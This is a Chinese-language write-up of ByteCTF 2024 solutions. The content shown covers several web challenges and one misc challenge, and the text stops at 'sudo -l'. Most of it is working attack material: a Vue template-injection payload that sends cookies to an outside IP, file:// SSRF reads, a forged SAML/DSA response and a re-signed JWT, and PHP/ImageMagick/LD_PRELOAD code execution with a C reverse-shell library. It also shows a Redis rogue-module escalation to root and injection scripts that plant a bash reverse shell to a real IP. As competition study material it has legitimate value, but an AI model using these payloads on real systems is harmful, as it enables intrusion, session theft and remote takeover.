ByteCTF 2024

ByteCTF 2024
- Web
  - CrossVue
  - OnlyBypassMe
  - ezauth
  - ezobj
- Misc
  - Bash Game
- Crypto
  - magic_lfsr
- Reverse
  - Bytebuffer
  - babyapk
- Pwn
  - ezheap
- Mobile
  - 极限逃脱
- 调查问卷
  - 调查问卷

Web

CrossVue


注册时 Profile 里面填 vue 的插值表达式

```
{{ alert(0) }}
```

payload

```
{{ fetch("<http://122.51.21.9:8000/?a=>"+btoa(document.cookie)) }}
```

然后带着 admin 的 cookie 请求 /flag 就行



OnlyBypassMe

/swagger-ui/index.html

注册一个用户然后登录

```
POST /api/v1/users/register HTTP/1.1
Host: e0fc1b30.clsadp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive
Cookie: JSESSIONID=D45BDBD5E633F38D969FFADF3B230C1E
Content-Type: application/json
Content-Length: 114

{
  "confirmPassword": "P@ssw0rd",
  "email": "test@qq.com",
  "password": "P@ssw0rd",
  "username": "test"
```

```
}
POST /api/v1/auth/login HTTP/1.1
Host: e0fc1b30.clsadp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive
Content-Type: application/json
Content-Length: 102

{
  "username": "123456",
  "password": "P@ssw0rd",
  "token": "123456",
  "rememberMe": "true"
}
```

修改头像, 使用 file 协议列目录 + 读文件

读取 mysql byteCTF 数据库下的 flag 表

```
POST /api/v1/users/updateAvatarV1 HTTP/1.1
Host: e0fc1b30.clsadp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive
Cookie: JSESSIONID=C1DEA3B9804C5BA0F7E153CAC2DC89A3; remember-
me=MTIzNDU2OjE3MjY5OTgyMzQyNTU6ODhjMTA5YjgyNGI0NDZiMDBlYjk4NTZkMGFlNzc2ZWI;
Content-Type: application/json
Content-Length: 61

{
  "url": "file:///var/lib/mysql/byteCTF/flag.ibd?a.jpg"
```

```
}
GET /api/v1/users/getUserAvatar HTTP/1.1
Host: e0fc1b30.clsadp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive
Cookie: JSESSIONID=C1DEA3B9804C5BA0F7E153CAC2DC89A3; remember-
me=MTIzNDU2OjE3MjY5OTgyMzQyNTU6ODhjMTA5YjgyNGI0NDZiMDBlYjk4NTZkMGFlNzc2ZWI;
```

```
→ Downloads strings download.dat
Binfimum
supremum
OFgT
:kFe4
G]Yr%9
p%)O
F'\2Ase
-D0^3]
 A3'
y}Q&
j5.So
 =t1
infimum
supremum)
flagByteCTF{[redacted]}
```

ezauth

https://securitylab.github.com/advisories/GHSL-2023-121_go-saml__archived_/

https://github.com/RobotsAndPencils/go-saml

原理：https://github.com/IdentityPython/pysaml2/issues/780

dsa签名绕过

```xml
<?xml version="1.0" encoding="UTF-8"?>
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlsig="
<http://www.w3.org/2000/09/xmldsig#>" Destination="
<http://localhost:8000/saml_consume>" ID="_efff42ab-c53e-4ee1-45cf-
3be02e6664c5" Version="2.0" IssueInstant="2024-09-21T08:15:45.533470006Z"
InResponseTo="llt">
    <saml:Issuer><http://localhost:8000/saml_consume></saml:Issuer>
    <samlsig:Signature Id="_407a54a9-b056-4c2c-6e7e-221da96d421c">
        <samlsig:SignedInfo>
            <samlsig:CanonicalizationMethod Algorithm="
<http://www.w3.org/2001/10/xml-exc-c14n#>"/>
            <samlsig:SignatureMethod Algorithm="
<http://www.w3.org/2000/09/xmldsig#dsa-sha1>"/>
            <samlsig:Reference URI="">
                <samlsig:Transforms>
                    <samlsig:Transform Algorithm="
<http://www.w3.org/2000/09/xmldsig#enveloped-signature>"/>
                </samlsig:Transforms>
                <samlsig:DigestMethod Algorithm="
<http://www.w3.org/2000/09/xmldsig#sha1>"/>
                <samlsig:DigestValue>WzrWFYTLZfew2qj6hZ436sWxpqY=
</samlsig:DigestValue>
            </samlsig:Reference>
        </samlsig:SignedInfo>
        <samlsig:SignatureValue></samlsig:SignatureValue>
        <samlsig:KeyInfo>
            <samlsig:KeyValue>
                <!— <samlsig:DSAKeyValue>
                    <samlsig:P></samlsig:P>
                    <samlsig:Q></samlsig:Q>
                    <samlsig:G></samlsig:G>
                </samlsig:DSAKeyValue> —>
            </samlsig:KeyValue>
        </samlsig:KeyInfo>
    </samlsig:Signature>
    <samlp:Status>
        <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
    </samlp:Status>
    <saml:Assertion xmlns:xs="<http://www.w3.org/2001/XMLSchema>" xmlns:xsi="
<http://www.w3.org/2001/XMLSchema-instance>"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="_fb3d8c2b-6092-4e85-
64ac-36171a84d947" Version="2.0" IssueInstant="2024-09-
21T08:15:45.533473492Z">
        <saml:Issuer><http://localhost:8000/saml_consume></saml:Issuer>
        <saml:Subject>
```

```
            <saml:NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-
format:transient">llt</saml:NameID>
            <saml:SubjectConfirmation
Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                <saml:SubjectConfirmationData InResponseTo="llt"
NotOnOrAfter="2025-09-21T08:20:45.533473683Z" Recipient="
<http://localhost:8000/saml_consume>"/>
            </saml:SubjectConfirmation>
        </saml:Subject>
        <saml:Conditions NotBefore="2024-09-21T08:10:45.533473943Z"
NotOnOrAfter="2025-09-21T08:20:45.533474074Z"/>
        <saml:AttributeStatement>
            <saml:Attribute Name="uid"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue
xsi:type="xs:string">llt</saml:AttributeValue>
            </saml:Attribute>
            <saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue
xsi:type="xs:string">someone@domain</saml:AttributeValue>
            </saml:Attribute>
        </saml:AttributeStatement>
    </saml:Assertion>
</samlp:Response>
xmlsec1 --sign --output A.xml --privkey dsaprivkey.pem /tmp/tmpgs3364141710
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbWxwOlJlc3BvbnNlIHht
bG5zOnNhbWxwPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6cHJvdG9jb2wiIHhtbG5zOnNh
bWw9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDphc3NlcnRpb24iIHhtbG5zOnNhbWxzaWc9
Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvMDkveG1sZHNpZyMiIERlc3RpbmF0aW9uPSJodHRwOi8v
bG9jYWxob3N0OjgwMDAvc2FtbF9jb25zdW1lIiBJRD0iX2VmZmY0MmFiLWM1M2UtNGVlMS00NWNm
LTNiZTAyZTY2NjRjNSIgVmVyc2lvbj0iMi4wIiBJc3N1ZUluc3RhbnQ9IjIwMjQtMDktMjFUMDg6
MTU6NDUuNTMzNDcwMDA2WiIgSW5SZXNwb25zZVRvPSJsbHQiPgogICAgPHNhbWw6SXNzdWVyPmh0
dHA6Ly9sb2NhbGhvc3Q6ODAwMC9zYW1sX2NvbnN1bWU8L3NhbWw6SXNzdWVyPgogICAgPHNhbWxz
aWc6U2lnbmF0dXJlIElkPSJfNDA3YTU0YTktYjA1Ni00YzJjLTZlN2UtMjIxZGE5NmQ0MjFjIj4K
ICAgICAgICA8c2FtbHNpZzpTaWduZWRJbmZvPgogICAgICAgICAgICA8c2FtbHNpZzpDYW5vbmlj
YWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC94bWwt
ZXhjLWMxNG4jIi8+CiAgICAgICAgICAgIDxzYW1sc2lnOlNpZ25hdHVyZU1ldGhvZCBBbGdvcml0
aG09Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvMDkveG1sZHNpZyNkc2Etc2hhMSIvPgogICAgICAg
ICAgICA8c2FtbHNpZzpSZWZlcmVuY2UgVVJJPSIiPgogICAgICAgICAgICAgPHNhbWxzaWc6
VHJhbnNmb3Jtcz4KICAgICAgICAgICAgICA8c2FtbHNpZzpUcmFuc2Zvcm0gQWxnb3Jp
dGhtPSJodHRwOi8vd3d3LnczLm9yZy8yMDAwLzA5L3htbGRzaWcjZW52ZWxvcGVkLXNpZ25hdHVy
ZSIvPgogICAgICAgICAgICAgPC9zYW1sc2lnOlRyYW5zZm9ybXM+CiAgICAgICAgICAgICAg
ICA8c2FtbHNpZzpEaWdlc3RNZXRob2QgQWxnb3JpdGhtPSJodHRwOi8vd3d3LnczLm9yZy8yMDAw
LzA5L3htbGRzaWcjc2hhMSIvPgogICAgICAgICAgICAgPHNhbWxzaWc6RGlnZXN0VmFsdWU+
UWxoSkNwd29xVENWK1J0NS9CK0ZwNlM3cGM4PTwvc2FtbHNpZzpEaWdlc3RWYWx1ZT4KICAgICAg
ICAgICAgPC9zYW1sc2lnOlJlZmVyZW5jZT4KICAgICAgICA8L3NhbWxzaWc6U2lnbmVkSW5mbz4K
```

ICAgICAgICA8c2FtbHNpZzpTaWduYXR1cmVWYWx1ZT5CU2ZDa1ZHUWRzRVJiakprZ3FjbndVcGwr
K1U5anVnTkRnU3BvUmZXMm5NcU5SNElqd01OazQ4dkVkTG51b2tJCnU0bFo5SDMyS1A4PTwvc2Ft
bHNpZzpTaWduYXR1cmVWYWx1ZT4KICAgICAgICA8c2FtbHNpZzpLZXlJbmZvPgogICAgICAgICAg
ICA8c2FtbHNpZzpLZXlWYWx1ZT4KPHNhbWxzaWc6RFNBS2V5VmFsdWU+CjxzYW1sc2lnOlA+CjdO
NitTbWFCdkYrRXIzcVI5S0pHbFBIY2NuR3dOZmxsMHZEcFhHYmtXOGhxcFdJR0tNczdGYWpUdnJU
d21NeWcKK0lsQ09wWlBOeThuak9TbHVRVGZiUnVyOWJ3d0xIbzVnbUZoRnBoUnVUdi9WYWhEYjZu
N1dCZnNTcFI5YUlOZAppRjcwQm5xTzU3NkRZcnoyTUpuWk5rc0VUaFEyR2VDTXd3Q3NmVDJHWlVL
MmhRc1I1eXA4YWxveitFaVNXVEhuCi9nVzJUdTZ1NkRqeWpvdmJJeGErTER2OE53NzB6L014cEQ1
TDQxU01qNUpUczlYVkQvNmFkZ2V5YzV2ZTJCS3cKVGpnR2dLZmwxR0tUNEsxY0puc2M1VndwNlVw
cVdOSmFGK0Y2RnJCdWJNS2t4L2l2aFhNdm9FYmpnM25rOHRPego4d2ZKeVFsMmxDd2FpblpvQkVa
NjN3PT0KPC9zYW1sc2lnOlA+CjxzYW1sc2lnOlE+Cmt3dDdsT1V2dEJuZVIyREw2RHBPVmdlSnRs
emlHandYZENNYVlRPT0KPC9zYW1sc2lnOlE+CjxzYW1sc2lnOkc+CktKdDk1R2E3OGxvdFY4cWJ3
R2p5UDNNa1NodCtsZm5Oc2EwU3cyMExGdEJRVCtNcVY2OUoxS0J5YnhudG1MaHUKMFFmYkx3RGt4
UHErMjkrVGY4VkdINml2UGtGNE1uSWxzYVFGVitMc3BmMG9wWC9iM3ZGNHNvN2wwUk42Q1A3Zgpl
NTlpeE9kaTBmenZHVmgxWmN6d293WjR2NHpnR2diTi9KWUF4VlR3L3RocDZBVWl6dUFYbjdGUjBi
NlJ4U1oyCmlJOWpVcC8xM00zdi95RVM0aXQ5cTVCNXNUVWtKczZXbmFYc2xtWEp1NkpQQTF6WkhP
Q0xyV003S0ZRNmdnNFkKL2VkNE4wWDVCMUpTQjR1TW5ZQ1k4U2lFMklJY2dxdjA1MW1CYkdCS1h3
bXM5Z2NoamtoUVpiVUtKSU13cFVZYwpHUko5OUF0cUZKZDBVWWhnbjlVOGN3PT0KPC9zYW1sc2ln
Okc+CjxzYW1sc2lnOlk+CnFBTXVzQmNUS3VwTjBZWTloZFkzVExkNi9OZU1aWHlxcjlMVU42THJZ
MFZ6cGtrc0dtM0FaaGpGczRQRGcwODQKVXd4ZnBzcjdsUkNJRk1IdnA5SXFnTkNXR0xmcEFheWpu
QWZyUVA4Z1NjK05uNDRoblRrSy8wVjRNbkhXT0NxQwp6b0V6OUJnR2d2amFFMkY1blE1dzAxVmRs
TVVSR0NaYW00M2htV3BWRWp4N0dmSGt6STN6cWJvM0U3cXJsYVpmCjFPdFdOci9vSTV3bHk4T0l1
Rk9wc0FaRTkxZVBhUXphcmdLSVNIWnJDeDI5MzhSTTZrQnN0clRGRk1qeWF6S20KaHhRNkZ3YStT
RURDUzUyRy9WdTlHUmgrOFltT1llU1NDK0ZVcXYvYzdITWVRV05YOEJDQUtlWDY4bjJ3Mkdycwpa
bHRhMzRPanBhWVVPY3RrT2ZyZWpnPT0KPC9zYW1sc2lnOlk+Cjwvc2FtbHNpZzpEU0FLZXlWYWx1
ZT4KPC9zYW1sc2lnOktleVZhbHVlPgogICAgICAgIDwvc2FtbHNpZzpLZXlJbmZvPgogICAgPC9z
YW1sc2lnOlNpZ25hdHVyZT4KICAgIDxzYW1scDpTdGF0dXM+CiAgICAgICAgPHNhbWxwOlN0YXR1
c0NvZGUgVmFsdWU9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDpzdGF0dXM6U3VjY2VzcyIv
PgogICAgPC9zYW1scDpTdGF0dXM+CiAgICA8c2FtbDpBc3NlcnRpb24geG1sbnM6eHM9Imh0dHA6
Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hIiB4bWxuczp4c2k9Imh0dHA6Ly93d3cudzMub3Jn
LzIwMDEvWE1MU2NoZW1hLWluc3RhbmNlIiB4bWxuczpzYW1sPSJ1cm46b2FzaXM6bmFtZXM6dGM6
U0FNTDoyLjA6YXNzZXJ0aW9uIiBJRD0iX2ZiM2Q4YzJiLTYwOTItNGU4NS02NGFjLTM2MTcxYTg0
ZDk0NyIgVmVyc2lvbj0iMi4wIiBJc3N1ZUluc3RhbnQ9IjIwMjQtMDktMjFUMDg6MTU6NDUuNTMz
NDczNDkyWiI+CiAgICAgICAgPHNhbWw6SXNzdWVyPmh0dHA6Ly9sb2NhbGhvc3Q6ODAwMC9zYW1s
X2NvbnN1bWU8L3NhbWw6SXNzdWVyPgogICAgICAgIDxzYW1sOlN1YmplY3Q+CiAgICAgICAgICAg
IDxzYW1sOk5hbWVJRCBGb3JtYXQ9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDpuYW1laWQt
Zm9ybWF0OnRyYW5zaWVudCI+bGx0PC9zYW1sOk5hbWVJRD4KICAgICAgICAgICAgPHNhbWw6U3Vi
amVjdENvbmZpcm1hdGlvbiBNZXRob2Q9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDpjbTpi
ZWFyZXIiPgogICAgICAgICAgICAgICAgPHNhbWw6U3ViamVjdENvbmZpcm1hdGlvbkRhdGEgSW5S
ZXNwb25zZVRvPSJsbHQiIE5vdE9uT3JBZnRlcj0iMjAyNS0wOS0yMVQwODoyMDo0NS41MzM0NzM2
ODNaIiBSZWNpcGllbnQ9Imh0dHA6Ly9sb2NhbGhvc3Q6ODAwMC9zYW1sX2NvbnN1bWUiLz4KICAg
ICAgICAgICAgPC9zYW1sOlN1YmplY3RDb25maXJtYXRpb24+CiAgICAgICAgPC9zYW1sOlN1Ympl
Y3Q+CiAgICAgICAgPHNhbWw6Q29uZGl0aW9ucyBOb3RCZWZvcmU9IjIwMjQtMDktMjFUMDg6MTA6
NDUuNTMzNDczOTQzWiIgTm90T25PckFmdGVyPSIyMDI1LTA5LTIxVDA4OjIwOjQ1LjUzMzQ3NDA3
NFoiLz4KICAgICAgICA8c2FtbDpBdHRyaWJ1dGVTdGF0ZW1lbnQ+CiAgICAgICAgICAgIDxzYW1s
OkF0dHJpYnV0ZSBOYW1lPSJ1aWQiIE5hbWVGb3JtYXQ9InVybjpvYXNpczpuYW1lczp0YzpTQU1M
OjIuMDphdHRybmFtZS1mb3JtYXQ6YmFzaWMiPgogICAgICAgICAgICAgPHNhbWw6QXR0cmli

```
dXRlVmFsdWUgeHNpOnR5cGU9InhzOnN0cmluZyI+bGx0PC9zYW1sOkF0dHJpYnV0ZVZhbHVlPgog
ICAgICAgICAgICA8L3NhbWw6QXR0cmlidXRlPgogICAgICAgICAgICA8c2FtbDpBdHRyaWJ1dGUg
TmFtZT0iZW1haWwiIE5hbWVGb3JtYXQ9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDphdHRy
bmFtZS1mb3JtYXQ6YmFzaWMiPgogICAgICAgICAgICAgICAgPHNhbWw6QXR0cmlidXRlVmFsdWUg
eHNpOnR5cGU9InhzOnN0cmluZyI+c29tZW9uZUBkb21haW48L3NhbWw6QXR0cmlidXRlVmFsdWU+
CiAgICAgICAgICAgIDwvc2FtbDpBdHRyaWJ1dGU+CiAgICAgICAgPC9zYW1sOkF0dHJpYnV0ZVN0
YXRlbWVudD4KICAgIDwvc2FtbDpBc3NlcnRpb24+Cjwvc2FtbHA6UmVzcG9uc2U+Cg==
```


造一个乱签名，过期一天内的jwt，用户admin，他会帮你重新签一个


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MjY5MDc0NDEsImlzcyI6ImJ5dGVjd
GYiLCJ1c2VybmFtZSI6ImFkbWluIn0.hXi6id8LigaxlEa1P9OFP3VQo2x-yVsi0nJ85PztYxA
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3Mjc1MTgwNzUsImlzcyI6ImJ5dGVjd
GYiLCJ1c2VybmFtZSI6ImFkbWluIn0.QCcMyQ_DPY670dXAHrU1Lubp-DFZWGjLZu36Iu32UE8
<http://c4732df4.clsadp.com/admin?code=5aBHa8s1Zn>
{
    "message": "Welcome, admin! This is
flag:ByteCTF{4a31f17d4cd5863564d97788e4b2587e}\\n"
}
```


ezobj

```php
<?php
ini_set("display_errors", "On");
include_once("config.php");
if (isset($_GET['so']) && isset($_GET['key'])) {
    if (is_numeric($_GET['so']) && $_GET['key'] === $secret) {
        array_map(function($file) { echo $file . "\\n"; }, glob('/tmp/*'));
        putenv("LD_PRELOAD=/tmp/".$_GET['so']).".so");
    }
}
if (isset($_GET['byte']) && isset($_GET['ctf'])) {
    $a = new ReflectionClass($_GET['byte']);
    $b = $a->newInstanceArgs($_GET['ctf']);
    // echo $b;
} elseif (isset($_GET['clean'])){
    array_map('unlink', glob('/tmp/*'));
} else {
    highlight_file(__FILE__);
    echo 'Hello ByteCTF2024!';
}
// phpinfo.html Hello ByteCTF2024!
```

SimpleXMLElement 读 config.php

```
/index.php?
byte=SimpleXMLElement&ctf[]=http://ip:8000/evil.xml&ctf[]=2&ctf[]=true
```

config.php

```php
<?php
$secret = "HelloByteCTF2024";
```

参考

https://wx.zsxq.com/group/2212251881/topic/411544512844188

https://wx.zsxq.com/group/2212251881/topic/411544254411248

https://swarm.ptsecurity.com/exploiting-arbitrary-object-instantiations/

https://www.synacktiv.com/en/publications/playing-with-imagetragick-like-its-2016.html

https://zxsecurity.co.nz/research/advisories/ruby-dragonfly-cve-2021-33564/

https://www.anquanke.com/post/id/254388

结合上文, 通过 ImageMagick 的 gray: 前缀写入二进制文件

然后, Imagick 解析 wmv 时会通过 execve 调用 sh, 通过 LD_PRELOAD RCE

exp.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void preload (void) {
    unsetenv("LD_PRELOAD");
    system("bash -c 'bash -i >& /dev/tcp/ip/65123 0>&1'");
}
```

payload

```http
POST /index.php?byte=Imagick&ctf[]=vid:msl:/tmp/php* HTTP/1.1
Host: 6d00efa6.clsadp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryQeVbZFCCA9M88HYt
Content-Length: 463

------WebKitFormBoundaryQeVbZFCCA9M88HYt
Content-Disposition: form-data; name="12"; filename="exec.msl";
Content-Type: text/plain

<?xml version="1.0" encoding="UTF-8"?>
<group>
<image>
  <read filename="<http://ip:8000/exp.bmp>"/>
  <write filename="gray:/tmp/123.so" />
</image>
<image>
  <read filename="caption:&lt;?=phpinfo();?&gt;"/>
  <write filename="info:/tmp/a.wmv" />
</image>
</group>
------WebKitFormBoundaryQeVbZFCCA9M88HYt--
```

RCE

```
GET /index.php?so=123&key=HelloByteCTF2024&byte=Imagick&ctf[]=/tmp/a.wmv
HTTP/1.1
Host: 6d00efa6.clsadp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive
```

登上去 ps aux 看到以 root 权限启动的 redis-server

https://github.com/Dliv3/redis-rogue-server/blob/master/exp.so

翻 /etc/redis-6.0.8/redis.conf 可以看到 redis 密码为 `bytectfa0d90b`

手动上传 redis exp.so 到服务器上, 然后 chmod 777

最后使用 redis-cli 连接 redis, 加载恶意模块, 执行命令拿到 flag

```
a.wmv   iox     linux64.sh  magick-4wEAB_F5Pph4p-Cq7YLnUi-9QmxktDTV  magick-ebvaAbVailVzVl87lflNT5OCumW0N9gR
www-data@99e5eb101beb:/tmp$ ls -al
total 7164
drwxrwxrwt 1 root     root        4096 Sep 21 05:56 .
drwxr-xr-x 1 root     root         106 Sep 21 05:42 ..
-rw-r--r-- 1 www-data www-data   15624 Sep 21 05:35 123.so
-rw-r--r-- 1 www-data www-data      80 Sep 21 05:35 a.wmv
-rw-r--r-- 1 www-data www-data   38336 Sep 21 05:56 exp.so
-rwxr-xr-x 1 www-data www-data 2516384 Sep 21 05:48 iox
-rwxr-xr-x 1 www-data www-data 4742552 Sep 21 05:45 linux64
-rwxr-xr-x 1 www-data www-data     535 Sep 21 05:44 linux64.sh
lrwxrwxrwx 1 www-data www-data      10 Sep 21 05:36 magick-0LnHzoav7HGzSKFyCrK4KG1-g_5QUzeW -> /tmp/a.wmv
lrwxrwxrwx 1 www-data www-data      10 Sep 21 05:36 magick-4wEAB_F5Pph4p-Cq7YLnUi-9QmxktDTV -> /tmp/a.wmv
-rw------- 1 www-data www-data       0 Sep 21 05:36 magick-LpePFGeqCxOjWo14IQU5nkKOvYusaQUF
-rw------- 1 www-data www-data       0 Sep 21 05:36 magick-ebvaAbVailVzVl87lflNT5OCumW0N9gR
-rw------- 1 www-data www-data     282 Sep 21 05:35 phppTcITd
www-data@99e5eb101beb:/tmp$ chmod 777 exp.so
www-data@99e5eb101beb:/tmp$ rredis-cli -h 127.0.0.1 -a bytectfa0d90bcredis-cli -h 127.0.0.1 -a bytectfa0d90b^
www-data@99e5eb101beb:/tmp$ redis-cli -h 127.0.0.1 -a bytectfa0d90b
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> module load /tmp/exo.so
(error) ERR Error loading the extension. Please check the server logs.
127.0.0.1:6379> logs
(error) ERR unknown command `logs`, with args beginning with:
127.0.0.1:6379> module load /tmp/exp.so
OK
127.0.0.1:6379> system.exec 'id';
Invalid argument(s)
127.0.0.1:6379> system.exec 'id'
"uid=0(root) gid=0(root) groups=0(root)\n"
127.0.0.1:6379> system.exec 'ls /root/'
"flag\n"
127.0.0.1:6379> system.exec 'cat /root/flag'
"ByteCTF{[redacted]}\n"
127.0.0.1:6379>
```

Misc

Bash Game

```
echo welcome to Bytectf, username!
```

正则匹配替换Bytectf到!之间的内容，替换内容长度最大为5

倒序插入可以执行任意命令

'!t/#'

执行命令脚本

```python
import requests

url = "<http://05e4f9ab.clsadp.com/update/>"
cmd = ';cd /opt/challenge;pwd;ls -l;ln -s /opt/challenge/flag
/opt/challenge/1;bash truegame.sh flag;bash truegame.sh 1;bash truegame.sh
flag'
for c in cmd[::-1]:
    if c in ['/', '&']:
        data = {"name": f"!\\{c}/#"}
    else:
        data = {"name": f"!{c}/#"}
    res = requests.request("POST", url, data=data)
    print(res, res.text)
```

有个/opt/challenge/truegame.sh

```bash
if [[ "$1" -eq 1 ]]; then
    sudo cat "$1"
else
    echo 'wrong'
fi
```

出网 先想办法弹个shell

```python
import requests

url = "<http://c5d60218.clsadp.com/update>"
#cmd = ';cd /opt/challenge;pwd;ls;ln -s /opt/challenge/flag
/opt/challenge/1;bash truegame.sh flag'
cmd='!\\n#'
cmd=';bash /opt/challenge/tmp &;echo -e "bash -i >\\\\x26
/dev/tcp/62.234.41.44/8888 0>\\\\x261 \\\\x26" > /opt/challenge/tmp'
#cmd=';cat /opt/challenge/tmp;'
for c in cmd[::-1]:
    if c == '/':
        data = {"name": f"!\\//#"}
    elif c == '\\\\':
        data = {"name": f"!\\\\\\\\/#"}
    elif c == '&':
        data = {"name": f"!\\&/#"}
    else:
        data = {"name": f"!{c}/#"}
    res = requests.request("POST", url, data=data)
    print(res, res.text)
```

然后再脑洞一下

```
sudo -l
